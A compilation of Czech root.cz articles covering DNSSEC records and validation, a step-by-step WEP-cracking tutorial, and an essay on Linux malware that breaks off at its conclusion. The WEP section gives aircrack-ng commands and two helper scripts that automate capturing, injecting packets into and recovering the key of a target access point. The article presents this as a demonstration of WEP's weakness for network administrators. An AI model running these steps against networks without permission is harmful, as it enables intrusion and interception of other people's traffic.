Dnes již klasickým způsobem, jak ověřit pravost informací, je digitální podpis. Každý z nás se s digitálním podpisem v nějaké formě na Internetu již setkal, ať už se jednalo o přístup na zabezpečené stránky přes HTTPS, digitální podpis v emailu přes X.509 certifikáty nebo OpenPGP. DNSSEC přináší digitální podpis do světa DNS. Důležité je si uvědomit, že rozšíření DNSSEC bylo navrhováno s ohledem na maximální zpětnou kompatibilitu.

DNSSEC klíč

Základním RR typem, o který DNSSEC rozšířil protokol DNS, je DNSKEY. Záznam DNSKEY může vypadat například takto:

```
dnssec.cz.   600 IN DNSKEY 257 3 5 (
        AwEAAc4x/KbNECb+dpDDBSvyxfTlvUxXyC3EAqCnXDp4
        +lxjfmwCm1QfB/VIMfqQ2bSsEu51BPk/38dBG01COvE5
        tYit/Ux8gIuDgZiJx+ldZ9OAJ3Lnm7v/q5+gy2LSzW46
        p6U45WHmGnDZ4c3uhzcfooXmQsW4Umlw+zDc2ePADy3M
        bkr3Srll3XDny1OHoW6Ch4o8qC+ezzRDSEnhrtpon+r9
        4sqXF50k6OLaqCRB3q9iaGUgviTVfZWJIlvZOwvxxpbH
        SDd6QThM/CZBzcx/8JHAwP7MJcUQYS8XvBwRdaAfVDuE
        FjUj6IF+vgn8PI1ipQUrF8L0OAHf1dHBou1XjuE=
        ) ; key id = 17398
```

RDATA záznamu DNSKEY obsahují příznaky klíče (257), typ protokolu (3 = DNSSEC), použitý algoritmus (5 = RSASHA1) a data veřejné části klíče (AwEA...juE=). Z DNSKEY klíče se dá získat ještě jeden údaj, který je spíše jen informativní a tím je keytag (nebo také id) klíče – 16-bitové číslo používané pro rychlou identifikaci. Obecné doporučení (nikoli však nutnost) je používat dva druhy klíčů – ZSK (Zone Signing Key) a KSK (Key Signing Key). Z názvů těchto klíčů vyplývá, že první typ bude použit pro podpis samotného obsahu zóny a druhý typ se bude používat pouze pro podepisování klíčů. Toto rozdělení je čistě praktické – výměna klíčů není triviální operace a proto byla i v rámci klíčů zavedena jedné zóny hierarchie.

KSK je klíč, který může být silnější (má větší počet bitů), výsledný podpis je větší, podepisování tímto klíčem je výpočetně náročnější a také validace podpisů vytvořených tímto klíčem je výpočetně náročnější. Proto je tento klíč použit pouze pro vytvoření jediného podpisu v celé zóně a to podpisu všech DNSKEY záznamů. Díky větší síle tohoto klíče může být v zóně publikován a používán delší dobu bez ohrožení bezpečnosti. KSK se od ZSK liší pouze jedním bitem v příznacích klíče (257 je KSK a 256 je ZSK).

ZSK je pak klíč, který je slabší, a používá se pro podpis všech záznamů v zóně (včetně DNSKEY). Protože je klíč slabší, musí být měněn častěji, ale díky hierarchii mezi KSK a ZSK, neznamená výměna ZSK žádnou interakci s dalšími subjekty. V jednom z dalších dílů seriálu si ukážeme, jak a proč je potřeba klíče měnit.

DNSSEC podpis

Nyní si ukážeme další nový RR typ, který je potřeba pro vlastní digitální podpis pomocí DNSSEC – typ záznamu RRSIG. Pokud si ještě vzpomenete na první díl našeho seriálu o technologii DNSSEC, tak jsme hned na začátku mluvili o RRSetech, což jsou všechny takové RR záznamy, které mají všechny údaje kromě RDATA stejné. Termín RRSet je pro DNSSEC důležitý, protože digitální podpis se vytváří pro RRSet a nikoli pro jednotlivé RR záznamy. DNS odpověď s DNSSEC může vypadat například takto:

```
$ dig +norec +multi +dnssec www.dnssec.cz @b.ns.nic.cz

; <<>> DiG 9.5.0-P2 <<>> +norec +multi +dnssec www.dnssec.cz @b.ns.nic.cz
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19348
;; flags: qr aa; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
```

```
;www.dnssec.cz.   IN A

;; ANSWER SECTION:
www.dnssec.cz.   600 IN A 217.31.205.50
www.dnssec.cz.   600 IN RRSIG A 5 3 600 20090127010003 (
      20081228010003 58773 dnssec.cz.
      rkrCtJFuRt+jCuUEnMB8eKO90DEsYXCE8QP5vn1zc1E8
      r+NS+KVUgicJ4QFdGlb8qoQYCDFE0yVdYYEc2nybn9gQ
      /cx4rKGRCZ3SAGGFLgjOnip60qI6ESlWDqGu5kvgJPGo
      wpmXsWqBd1mApd8N9DQGLiRt7U6RsRCshBnbKA4= )

;; AUTHORITY SECTION:
dnssec.cz.   600 IN NS b.ns.nic.cz.
dnssec.cz.   600 IN NS a.ns.nic.cz.
dnssec.cz.   600 IN RRSIG NS 5 2 600 20090127010003 (
      20081228010003 58773 dnssec.cz.
      ZY4WqF4SkEWUaA0Wqgu517q4yy9tZgnJe4r3DATl6ecT
      cXKIMXUjDl6Gc3jZqtw55DWVDEH5lb2jnSgILUMsBRBQ
      dm45b4r+r45x1OyP2Obtg5LjXkmVdQVTqOBmfL3hzUqt
      uoSafDmYVN0HFwqTNVfkaRotaSpvXBNXU43Z1cE= )

;; Query time: 18 msec
;; SERVER: 2001:1488:dada:184::188#53(2001:1488:dada:184::188)
;; WHEN: Sun Dec 28 18:18:21 2008
;; MSG SIZE rcvd: 435
```

V sekci Odpověď vidíme samotný A záznam a k němu příslušný RRSIG záznam, sekce Autorita obsahuje příslušné DNS servery pro doménu dnssec.cz a podpis tohoto RRSetu. Pokud se podíváme na obsah RDATA v RRSIG záznamu, tak objevíme tyto položky:

Položky v RRSIG záznamu

A	Typ podepsaného záznamu
5	Použitý algoritmus (5 – RSASHA1)
3	Počet labelů podepisovaného doménového jména
600	TTL původního záznamu
20090127010003	Datum konce platnosti podpisu
20081228010003	Datum počátku platnosti podpisu
58773	Keytag klíče použitého pro vytvoření podpisu
dnssec.cz.	Vlastník klíče použitého pro vytvoření podpisu (jméno zóny)
rkrC...KA4=	Digitální podpis

Klientská strana tedy dostala o jeden RR záznam navíc a k čemu je tento záznam dobrý? Pokud máte správně nakonfigurovaný rekurzivní DNS server, aby prováděl validaci DNSSEC podpisů (dále také validující resolver), může tento ověřit, že data nebyla v průběhu transportu změněna nebo kompletně podvržena. Toto je poměrně důležitá informace – validace podpisů se vždy provádí na straně klienta a podpis je vždy předpočítán dopředu, takže samotný DNSSEC nezatěžuje autoritativní DNS servery.

Z uživatelského hlediska je obsah záznamu RRSIG nezajímavý – pokud hledáme chybu, tak můžeme zkontrolovat údaje jako jsou datum počátku a konce platnosti, keytag klíče a vlastníka klíče. Ověření platnosti samotného digitálního podpisu není v silách normálních smrtelníků.

V příkladu výše jsme se ptali přímo autoritativního serveru, který neprovádí validaci. Pokud stejný dotaz položíme nakonfigurovanému validujícímu resolveru, bude vypadat malinko jinak:

```
$ dig +multi +dnssec www.dnssec.cz @localhost

; <<>> DiG 9.5.0-P2 <<>> +multi +dnssec www.dnssec.cz @localhost
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61066
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.dnssec.cz.   IN A

;; ANSWER SECTION:
www.dnssec.cz.   600 IN A 217.31.205.50
www.dnssec.cz.   600 IN RRSIG A 5 3 600 20090127010003 (
      20081228010003 58773 dnssec.cz.
      rkrCtJFuRt+jCuUEnMB8eKO90DEsYXCE8QP5vn1zc1E8
      r+NS+KVUgicJ4QFdGlb8qoQYCDFE0yVdYYEc2nybn9gQ
      /cx4rKGRCZ3SAGGFLgjOnip60ql6ESlWDqGu5kvgJPGo
      wpmXsWqBd1mApd8N9DQGLiRt7U6RsRCshBnbKA4= )

;; AUTHORITY SECTION:
dnssec.cz.   600 IN NS a.ns.nic.cz.
dnssec.cz.   600 IN NS b.ns.nic.cz.
dnssec.cz.   600 IN RRSIG NS 5 2 600 20090127010003 (
      20081228010003 58773 dnssec.cz.
      ZY4WqF4SkEWUaA0Wqgu517q4yy9tZgnJe4r3DATI6ecT
      cXKIMXUjDl6Gc3jZqtw55DWVDEH5lb2jnSgILUMsBRBQ
      dm45b4r+r45x1OyP2Obtg5LjXkmVdQVTqOBmfL3hzUqt
      uoSafDmYVN0HFwqTNVfkaRotaSpvXBNXU43Z1cE= )

;; Query time: 396 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Dec 28 18:41:23 2008
;; MSG SIZE rcvd: 435
```

V příznacích DNS zprávy ubyl příznak AA (Authoritative Answer), protože odpověď již není autoritativní, a přibyl příznak AD (Authenticated Data). Tento příznak indikuje, že validující resolver ověřil platnost DNSSEC podpisu a data v DNS odpovědi jsou správná a nebyla pozměněna. Tento příznak ovšem dostaneme pouze pokud použijeme volbu +dnssec na příkazové řádce nástroje dig, která v DNS dotazu nastaví příznak DO (DNSSEC OK). Pokud bychom tento příznak nenastavili, tak v DNS odpovědi nepoznáme, že RR záznamy byly validovány. Takto je zajištěna zpětná kompatibilita s klienty, kteří DNSSEC neznají. Možná vás v tuto chvíli napadlo – a jak tedy klient pozná, pokud byla data podvržena a digitální podpis nesouhlasí? V takovém případě se DNS odpověď vrátí s chybovým příznakem (RCode) SERVFAIL a špatná odpověď se ke klientovi vůbec nedostane. Návratový

kód SERVFAIL bude nastaven i v případě, že „jen“ vyprší časová platnost podpisu. I v takovém případě již není RRSIG podpis platný a nebude validován. Proto je potřeba podpisy v zónovém souboru pravidelně obnovovat.

Pro odlišení normální chyby serveru a chyby ve validaci DNSSEC podpisu byl zaveden speciální příznak CD (Checking Disabled), který nastavuje klient v dotazu na validující resolver. Tento příznak způsobí návrat dat v DNS odpovědi i v případě, že podpis není validní. Více o tom, jak tento příznak použít, si řekneme v některém z dalších dílů našeho seriálu, který bude věnován hledání chyb.

Podpis neexistujícího záznamu

V předchozím odstavci jsme si ukázali, jak vypadá podpis pomocí DNSSEC. Jistě jste si všimli, že podepsané jsou RR záznamy. Pokud si vzpomenete na předchozí díly seriálu, tak jsme si ukazovali, že v případě, že dotazovaný záznam neexistuje, je v DNS odpovědi nastaven návratový kód RCode na hodnotu NXDOMAIN. DNS odpověď, která v sobě neobsahuje žádná data, ovšem nemůže být podepsána. A v tuto chvíli nastupuje další typ RR záznamu – NSEC:

```
www.dnssec.cz.   600 IN NSEC dnssec.cz. A AAAA RRSIG NSEC
www.dnssec.cz.   600 IN RRSIG NSEC 5 3 7200 20090127010003 (
    20081228010003 58773 dnssec.cz.
    ZrZv9lLNNFkjnhJ+9gLl9kZUl9LHP9r+qNBqTyJq3gSo
    7DpnmCl4tNHdpJKM0cKYf7nuZ1vBebNtiBEMPpdv/Z3K
    MbnF7GWxSOBltvx3cHBa/OHov1ZhPyVyxvE17NvMANo2
    K0654YZu/o8YsfDeImcQkT/gngcIIWEBwV3ly/Y= )
```

NSEC je RR záznam, který ve svých RDatech obsahuje informaci o následujícím záznamu v setřízené zóně a informaci o všech existujících typech pro vlastníka záznamu. Při dotazu na neexistující záznam vrací autoritativní DNS server takový NSEC záznam, který je před a za dotazovaným doménovým jménem v případě kompletní neexistence takového doménového jména, nebo přímo NSEC záznam se shodným vlastníkem v případě neexistence konkrétního typu RR záznamu.

V letošním roce bylo standardizováno rozšíření NSEC záznamu – NSEC3, které odstraňuje jednu kritizovaných vlastností NSEC záznamu: možnost jednoduché iterace celou zónou. O NSEC3 psal nedávno na Lupě Pavel Satrapa ve článku NSEC3 – DNSSEC, který nic nevyzradí.

Haló, já jsem podepsal!

Ve chvíli, kdy je zóna podepsána, musíte nějakým způsobem dát vědět svému okolí, že jste podepsali a pro podpis používáte ten a ten konkrétní KSK klíč. Mohli byste svůj klíč poslat všem subjektům, které by chtěly vaši zónu validovat, nebo použijete hierarchický systém DNS a použitý klíč publikujete do nadřazené zóny. Publikace v nadřazené zóně se děje pomocí posledního nového typu RR záznamu – záznamu o bezpečné delegaci DS (Delegation Signer):

```
dnssec.cz.   1800 IN DS 17398 5 1 (
    BBDDDD272C4D81EF941C722CEF79A848B543502D )
dnssec.cz.   1800 IN RRSIG DS 5 2 1800 20090105140535 (
    20081206140535 4092 cz.
    dN2nO7C3vKDqf1Q0e+Ulijsp8orlYWD95PpjyssHcUAK
    Tya8bkwDz4B86KSyapFO+j6N1dqXRzwxi3dE3IPDKxzO
    pVG+oTTnJZakqLgxEaRf4H69sqcWmImVMPoHEHM/Y/p/
    zXvUPZFZoSQH74ztQYf1XRQ3rP7liEdBO8TOu9o= )
```

DS záznam je hodně jednoduchý. Obsahuje keytag klíče (17398), algoritmus klíče (5 – RSASHA1) a hashovací algoritmus DS záznamu (1 – SHA1). Následuje hash vytvořený z vlastníka DS záznamu a DNSKEY RDATA.

Tento záznam je publikován a podpsán v nadřazené zóně – v tomto případě bude tento záznam v zóně národní domény .cz.

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/jak-funguje-dnssec/.

4.5 Napadení Wi-Fi sítí zabezpečených technologií WEP

Adam Štrauch - 14. 10. 2008

Pokud nemá být bezdrátová síť veřejná, měla by používat jednu z možností zabezpečení, která nemusí nutně vést k použití šifrování na linkové vrstvě. Dnes nejčastěji používanou metodou při zabezpečování sítě je WEP/WPA/WPA2. V tomto článku si ukážeme, že první možnost prakticky zabezpečení není.

Úvod

K napsání tohoto článku mě vedl fakt, že většina bezdrátových sítí v mém okolí včetně části té naší stále používá WEP šifrování nebo vůbec žádné. S WPA se tu prakticky nedá najít žádné AP, kromě pár výjimek, a na WPA2 není šance tu narazit vůbec. Kvůli slabému zabezpečení některých spojů jsem se rozhodl pro jednu z příštích schůzí správců oblastí předvést, jak jednoduše se dá WEP prolomit a jak se dostat k informacím, které po síti putují. K tomu jsem použil nástroje aircrack-ng.

Proč je šifrování důležité

Při volbě zabezpečení v naší síti nám nejde často ani tak o fakt, že by se mohl někdo připojit, ale že data uživatelů cestují ve vzduchu jakkoli nezabezpečena. Pro znesnadnění odposlouchávání sítě se nejčastěji používá šifrování na linkové vrstvě. O všechno se pak stará WiFi část. Není to jediné možné řešení. Můžeme se setkat i s otevřenými sítěmi, které jsou šifrované pomocí IPsec tunelu, což je návrhově čistší řešení, které jde ruku v ruce s problémy.

Možnosti

Pro zabezpečení na linkové vrstvě se nejčastěji používá WEP,WPA nebo WPA2. Cílem článku je ukázat, že v případě WEP se o zabezpečení prakticky nejedná. WPA a WPA2 jsou v rozumném čase neprolomitelné a prakticky jiná možnost než slovníkový nebo "brute force" útok nejde použít i přesto, že je WPA slabší než WPA2. Nebudu se zabývat šifrováním do podrobna, ale uvedu pouze základní popis.

WEP

WEP je dnes stále často používané řešení bezpečnosti v bezdrátových sítích. Dá se najít u řady profesionálních poskytovatelů Internetu. Kromě "lenosti" administrátorů je jeho rozšíření patrně důsledkem nekompatibility u staršího zařízení.

WEP klíč může být 64 až 256 bitový (u některých výrobců), ale častěji narazíme na 128 bitový. WEP klíč se skládá z inicializačního vektoru (IV) a samotného klíče. Šifrovací metoda, která je použita se nazývá RC4. Je velmi rychlá, ale v některých případech napadnutelná. Pro útok na APčka zabezpečená WEP klíčem jsou důležité inicializační vektory a jejich počet určuje úspěšnost nalezení klíče. V jednom z mých pokusů mi na 128 bitový klíč stačilo přibližně 25 000 inicializačních vektorů.

Existuje více verzí WEP zabezpečení, ale v praxi se s nimi tak často nesetkáte.

WPA

WPA vzniklo jako reakce na slabiny WEP. Jedná se o část návrhu WPA2, která byla implementována výrobci ještě předtím, než bylo uvolněno. Z WPA2 je použit jeho třetí návrh a neobsahuje vlastnosti, které WPA2 ano. WPA je navrženo pro karty, které podporují WEP. Z toho vyplývá mnohem lepší kompatibilita i se staršími zařízeními. Hlavní změnou oproti WEP je TKIP. To je protokol, který zajišťuje pravidelnou výměnu klíčů mezi AP a klienty.

V praxi se setkáme se dvěma druhy použití WPA.

- WPA-PSK
- WPA-EAP

První z nich se hodí pro použití v malých sítích jako je třeba kancelář, domácí síť, možná i propojení sousedů. Spočívá v tom, že se pro přístup do sítě používá heslo a další komunikace už se řídí přes měnící se klíče.

WPA-EAP je popsáno v 802.11x, kdy se pro ověření uživatele používá uživatelské jméno a heslo. Ověření probíhá na ověřovacím serveru. Tohle řešení je dobré například pro firmy, kde každý zaměstnanec má vlastní přístupové údaje, které nepoužívá pouze v kombinaci s přípojením do intranetu, ale také třeba pro přihlášení na firemní počítače.

WPA2

Standard WPA2 je "dotažené" WPA podle specifikace IEEE 802.11i. Přináší mnohem bezpečnější algoritmus režim CCMP. Nevýhodou je nekompatibilita některých zařízení mezi sebou a prakticky žádná podpora u zařízení vyvinutých před rokem 2006. Dnes většina prodávaných notebooků, routerů a WiFi karet WPA2 podporuje. Praxe ale ukázala, že i když 2 zařízení podporují WPA2, rozdíly v implementaci nedovolily dvěma bodům se spojit.

IPsec

Existují i názory, že by se šifrování nemělo na linkové úrovni vůbec řešit a měl by se použít tunel IPsec. Více informací lze najít v článku o IPsec na rootu.

Legálnost

U nás a v mnoha dalších státech není legální nabourávat se do cizích sítí. Proto následující postup nepoužívejte na AP, ke kterým nemáte svolení od majitele.

Co zvolit za hardware

Dalo by se říci, že obecně platí pravidlo "Na Linuxu jedině Atheros" a v tomto případě to nebude jiné. Ale i v Atheros chipsetech pro WiFi karty se najdou nepodporované výjimky. Další chipsety, které můžete zvolit jsou třeba od firem RaLink, Intel nebo Broadcom.

Já pro tyto účely používám kartu Intel 4965AGN a té se také budou týkat návod, který by měl s minimální změnou fungovat i u ostatních karet.

Aircrack-ng

Co musí ovladač podporovat

Vlastnost, kterou pro "otevírání" zašifrovaných APček potřebujeme, se jmenuje "packet injection". Ta dovoluje odesílat nástroji aircracku modifikované pakety ven.

Linuxový kernel se packet injection úspěšně brání, standardně ho nepodporuje. Pro moji kartu stačí použít jediný patch. Pro ostatní karty se množství patchů může lišit. Není problém najít patche přes google nebo na stránkách aircracku.

Postup

Než začneme, musíme přepnout WiFi kartu do "Monitor" módu (wlan0 nahraďte vlastním interfacem) a nastavit kanál.

```
ip l s wlan0 down
iwconfig wlan0 mode Monitor channel X
```

Dalším krokem je spuštění zachytávání paketů.

```
airodump-ng -c <kanál> --bssid <cílová MAC adresa> -w <log soubor> wlan0
```

Volba -c nastavuje kanál, --bssid adresu APčka, které se má napadnout a -w je cesta k logovacímu souboru. Na konci se uvádí náš interface.

Hned po té otestujeme, jestli jede "Packet injection".

```
godie ~ # aireplay-ng -9 wlan0
18:37:29 Trying broadcast probe requests...
18:37:29 Injection is working!
18:37:30 Found 2 APs
```

[...]

Pokud se neobjeví nápis "Injection is working!", tak to nemusí znamenat, že něco je špatně. Občas pomůže spustit logování provozu v předchozím kroku. Někdy zase je potřeba znovu načíst ovladač.

Než začneme s útokem, ještě se musíme k APčku přihlásit, abychom mohli „injektovat“ vlastní pakety a AP je neignorovalo.

```
aireplay-ng -1 6000 -o 1 -q 10 -e <essid> -a <mac cíle> -h <moje mac> wlan0
```

Číslo 6000 znamená, že se každých 6 sekund pokusí karta o autentifikaci a autorizaci s APčkem. Volba "-o 1" zajistí, aby se odeslala pouze jedna skupina paketů nutných pro autentifikaci a autorizaci. Další volba "-q 10" nastavuje jak často se mají posílat keep alive pakety v sekundách.

Teď už nám funguje logování provozu, jsme asociovaní s APčkem a víme, že packet injection funguje. Je na čase spustit jednu z možností jak ovlivňovat APčko našimi pakety. Tím získáme potřebný přenos dat a APčko nám bude posílat v potřebném množství paketů, které potřebujeme.

Bez packet injection je napadnutí APčka také možné, ale trvá to nesrovnatelně déle.

Posledním krokem je spuštění analýzy paketů.

```
aircrack-ng -z -b <cílová mac> <log soubor>*.cap
```

Program se bude pokoušet každých 5000 přijatých inicializačních vektorů o výpočet klíče. Pokud se mu to povede, tak ho vypíše a akce je úspěšná.

Pomocné skripty

Pro jednoduší ovládání jsem napsal dva skripty, které ulehčují práci při spouštění jednotlivých kroků. Akce z každého kroku musí běžet najednou každá ve svém shellu, takže opisování MAC adres a dalších údajů není nejpohodlnější řešení.

První skript crackwifi.sh

```
#!/bin/sh
MYMAC=$2
TARGETMAC=$3
ESSID=$4
LOG=$6
C=$5
case $1 in
   "-h" )
      echo "$0 <X/4> <moje mac> <cílová mac> <essid> <kanál> <log>"
   ;;
   "1" )
      echo "Krok jedna:"
      airodump-ng -c $C --bssid $TARGETMAC -w $LOG wlan0
   ;;
   "2" )
      echo "Krok dvě:"
      # Normální
      #aireplay-ng -1 0 -e $ESSID -a $TARGETMAC -h $MYMAC wlan0
      # Rozmazlená APčka
      aireplay-ng -1 6000 -o 1 -q 10 -e $ESSID -a $TARGETMAC -h $MYMAC wlan0
   ;;
   "3" )
      echo "Krok tři:"
      aireplay-ng -3 -b $TARGETMAC -h $MYMAC wlan0
   ;;
   "4" )
      echo "Krok čtyři:"
      aircrack-ng -z -b $TARGETMAC $LOG*.cap
   ;;
esac
```

Druhý skript fight.sh

```
#!/bin/sh
ESSID=TEST
MYMAC=00:21:5c:47:49:33
TARGETMAC=00:4F:67:03:51:30
CHANNEL=1
LOG=/tmp/test

if [ "$1" == "r" ]; then
   rmmod iwlagn
   rmmod iwlcore
   rmmod rfkill
   sleep 1
   modprobe iwlagn
fi
```

```
if [ "$1" == "s" ]; then
    rmmod iwlagn
    rmmod iwlcore
    rmmod rfkill
    sleep 2
    modprobe iwlagn
    sleep 1
    ip l s wlan0 down
    iwconfig wlan0 mode Monitor
    ip l s wlan0 up
    sleep 2
fi
sh crackwifi.sh $1 $MYMAC $TARGETMAC $ESSID $CHANNEL $LOG
```

Použití skriptů

Informace o síti, kterou chceme napadnout nastavíme na začátku skriptu fight.sh. Skripty budou možná potřebovat menší úpravy pro vaše WiFi karty a vás systém.

Zapnutí monitor módu:

```
sh fight.sh s
```

Navrácení WiFi karty do původního stavu:

```
sh fight.sh r
```

Krok 1 (Zapnutí logování):
sh fight.sh 1
Krok 2 (Připojení k AP):
sh fight.sh 2
Krok 3 (Injektování paketů):
sh fight.sh 3
Krok 4 (Analýza zalogovaných paketů a nalezení klíče):
sh fight.sh 4

Závěr

Byl jsem rychlostí výpočtu 128 bitového klíče překvapen a po několika přenesených kB přes napadnutou WiFi byl klíč nalezen. Celá akce trvala přibližně 10 minut. Pokud zkouším napadnout naše APčka venku, už to není tak jednoduché a chvilku to trvá. Nejedná se o dny ale spíše desítky minut podle signálu.

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/aircrack-ng-napadeni-wep-siti/.

4.6 Mají viry na Linuxu skutečně zelenou?

Petr Krčmář – 27. 4. 2007

Eugene Kaspersky se domnívá, že problém linuxových virů se objeví velmi brzy a přispěje k tomu především rozšíření uživatelské základny. Zdálo by se, že právě počet uživatelů je tím jediným, co brání virům v šíření. Je tomu ale skutečně tak? Které další faktory je třeba brát v potaz? Co nahrává Linuxu?

Poznámka autora na úvod: Cílem článku je především vyvrácení některých mýtů, které okolo linuxové bezpečnosti panují. Zároveň by měl začátečníkům vysvětlit, na čem vlastně s Linuxem jsou.

Článek Eugena Kasperského vyvolal bouřlivou debatu. Mezi důvody bylo také jednostranné tvrzení o tom, že „až bude víc uživatelů, budou i viry". Pan Kaspersky je jistě velkým odborníkem na problematiku počítačové bezpečnosti, ovšem situace není tak černobílá, jak bylo naznačeno.

Faktorů, které ovlivňují šíření virů na Linuxu, je **podstatně** více. Pokusím se nyní celou problematiku rozebrat z pohledu operačního systému a jeho vlivu na šíření virů, červů a dalšího škodlivého kódu. Většina aktuálních hrozeb pochází především od červů, tedy programů, které se samy šíří přes Internet bez pomoci uživatelů. Proto se v dalším textu budeme zabývat právě jimi.

Bezpečnější než Windows?

Mnoho uživatelů argumentuje tím, že Windows jsou zmetek a Linux je prostě bezpečnější „...a basta". Potíž je ovšem v tom, že **všichni** používáme velkou řadu desktopových aplikací, bez ohledu na konkrétní platformu. Pokud **například** prohlížíme stránky rok a půl starou verzí prohlížeče, otevíráme tím do našeho počítače díru, ať už běžíme na MS Windows, Linuxu nebo Mac OS X.

Pokud se tedy útočník zaměří na takovou skupinu uživatelů, má zcela jistě šanci uspět a propašovat do počítače svůj kód. Nelze tedy a priori tvrdit, že „mám Linux, a tak se mě to netýká". I pro něj totiž existují děravé aplikace.

To ovšem zároveň **neznamená**, že jsou šance vyrovnané. Faktorů je daleko více a jejich role je **nezanedbatelná**.

Počty uživatelů

Ty jsou častým argumentem nejen pana Kasperského, ale i dalších, kteří se snaží vysvětlit, proč pro Linux v podstatě neexistují masově rozšířené viry a další hrozby. Podle statistik měřícího serveru NAVRCHOLU.cz má v České republice Linux na **desktopovém** počítači přibližně jedno procento uživatelů. Je tedy jasné, že Linux patří mezi minoritní systémy. Logickým důsledkem je tedy přímá úměra: čím více uživatelů → tím více virů.

Na první pohled nezpochybnitelný výrok ovšem začne pokulhávat, jakmile se podíváme na zastoupení Linuxu na **serverech**. Podle zprávy společnosti NetCraft ze září 2006 používá minimálně osm z deseti největších světových webhosterů na svých serverech Linux. Je zřejmé, že penetrace Linuxu na důležitých Internetových uzlech je **značná**. Přesto stále **nepozorujeme** masivní útoky Internetových červů na tyto počítače, které by byly jistě velmi chutným soustem. Proč tomu tak je?

Uživatelé na vyšší úrovni

Díky relativně nízkému zastoupení Linuxu na běžných domácích počítačích bychom mezi uživateli nalezli rozhodně větší množství **odborníků** než v případě uživatelů MS Windows. To je samo o sobě zárukou jisté kvality uživatelů i samotných instalací. Znalý uživatel Linuxu se automaticky vyhne začátečnickým chybám, nebude bezhlavě spouštět každý program a nezabývá se například nevyžádanou poštou.

Otázkou je, jak bude vypadat vývoj uživatelské základny do budoucna. V tomto ohledu je třeba dát jistě za pravdu panu Kasperskému. Pokud se počet uživatelů v budoucnu rapidně navýší, dojde k „rozředění" odborné veřejnosti a čím dál častěji se tak setkáme s jednáním známým z dnes majoritního operačního systému. Zcela jistě to situaci **zhorší**. Otázkou je, nakolik dramatická změna to bude a jak se promítne do virové problematiky.

Administrátorské účty

Velmi častým problémem uživatelů MS Windows je, že jsou zvyklí **běžně** pracovat pod administrátorským účtem. Jakákoliv díra v aplikaci je tak automaticky propustkou do celého operačního systému. V tomto má Linux navrch jako platforma i jako prostředí uživatelů s určitou „kulturou".

Začátečníkům se automaticky vštěpuje, že pracovat pod „rootem" není dobrý nápad, protože to může mít (a má) velmi neblahé důsledky na bezpečnost. Zároveň je tu ovšem velmi dobrý přístup vývojářů distribucí, kteří se snaží v tomto směru „myslet za uživatele" a připravují mu prostředí, ve kterém nemusí (a často ani **nemůže**) pod administrátorským účtem pracovat.

Velký kus práce v tomto směru udělala **mimo jiné** distribuce Ubuntu, která administrátorský účet standardně blokuje a dovoluje desktopovému uživateli provádět všechny podstatné akce i bez něj. Výrazně tak **snižuje riziko** napadení celého systému. Zdá se, že se jedná o správnou cestu i pro další distribuce.

Otázkou ovšem je, jak uživatelské účty ovlivňují samotné šíření červů. Samotné napadení počítače a šíření může probíhat i s právy běžného uživatele Franty. Rozdíl je jen v tom, že červ nenapadne další uživatele na stejném počítači (alespoň ne lokálně) a samotný systém. Přesto ale **může napáchat škody**.

Rychlejší opravy chyb

Zatím jsme se zabývali jen lidským faktorem – chováním uživatele. Bezpečnostní chyby v software je ovšem možno zneužít i bez jeho přičinění. V tomto směru vše „hraje do karet" linuxovým distribucím. Potvrdila to i společnost Symantec, která ve svém výzkumu prokázala, že zatímco open-source software je opravován obvykle do jednoho dne, uzavřeným aplikacím to trvá mnohem déle – Internet Exploreru až **devět dní**.

To má samozřejmě velmi **radikální** vliv na bezpečnost systému jako celku. Za devět dní se může červ využívající novou chybu rozšířit po celém světě. Pokud je ovšem chyba opravena během několika hodin, riziko velmi prudce klesá **téměř k nule**. S tím ovšem souvisí také následující bod.

Kvalitní aktualizační systém

Linuxové distribuce disponují bezesporu jedněmi z **nejkvalitnějších** nástrojů pro správu software. Automatické instalace, řešení závislostí a především automatické aktualizace **veškerého** nainstalovaného software jsou jejich hlavními devizami. Moderní distribuce uživatele **automaticky** informují o nových aktualizacích a často na pouhé jedno kliknutí pak záplatují nejen samotný systém, ale především i samotný software.

V případě MS Windows je situace mnohem složitější. Přestože je možno také automaticky aplikovat dodané záplaty, aktualizační software se stará jen o součásti systému a ostatních aplikací si z pochopitelných důvodů **nevšímá**. Ty tak mohou zůstat stále ohroženy.

Dalším velmi nepříjemným faktem je, že uživatelé často aktualizace na MS Windows **vypínají**. Jedním z důvodů je například to, že používají nelegální systém a Microsoft je proto během aktualizací „příliš obtěžuje". V důsledku tak velké procento lidí používá mnoho let neaktualizovaný systém, který se bezpečnostními děrami jen hemží.

Samozřejmě zde nemá smysl porovnávat Linux a MS Windows, faktem ovšem je, že mnoho distribucí je k dispozici zdarma, a to včetně **všech** aktualizací. Z tohoto důvodu není pro drtivou většinu uživatelů žádný problém udržet veškerý nainstalovaný software bezpečný.

Vysoká heterogenita

Roztříštěnost linuxových distribucí je obecně považována spíše za **negativní** jev, který obtěžuje jak vývojáře, tak i některé uživatele. V případě hromadných útoků je to ovšem jednoznačné plus. Zatímco Microsoft už přes deset let připravuje maximálně binárně kompatibilní systémy, v případě linuxových systémů je situace relativně komplikovaná a do jisté míry nepřehledná. Většině uživatelů to samozřejmě nijak nevadí - mezidistribuční kompatibilita je **nezajímá**. Tvůrcům červů ale komplikuje život.

Zatímco v případě majoritního systému si můžu jako útočník vybrat dostatečně rozšířenou bezpečnostní díru a jednoduše „zkusit štěstí", na Linuxu se stejným postupem v podstatě **nemám šanci** uspět. Některé díry se týkají jen konkrétních distribucí, jistých kombinací software nebo třeba jen jednotlivých kompilací balíčků.

Samozřejmě je možné, že se časem linuxový svět sjednotí a začne používat jen několik málo distribucí. Zatím tomu ovšem nic nenasvědčuje a široký výběr rozličných systémů tu pravděpodobně bude i nadále.

Závěrem

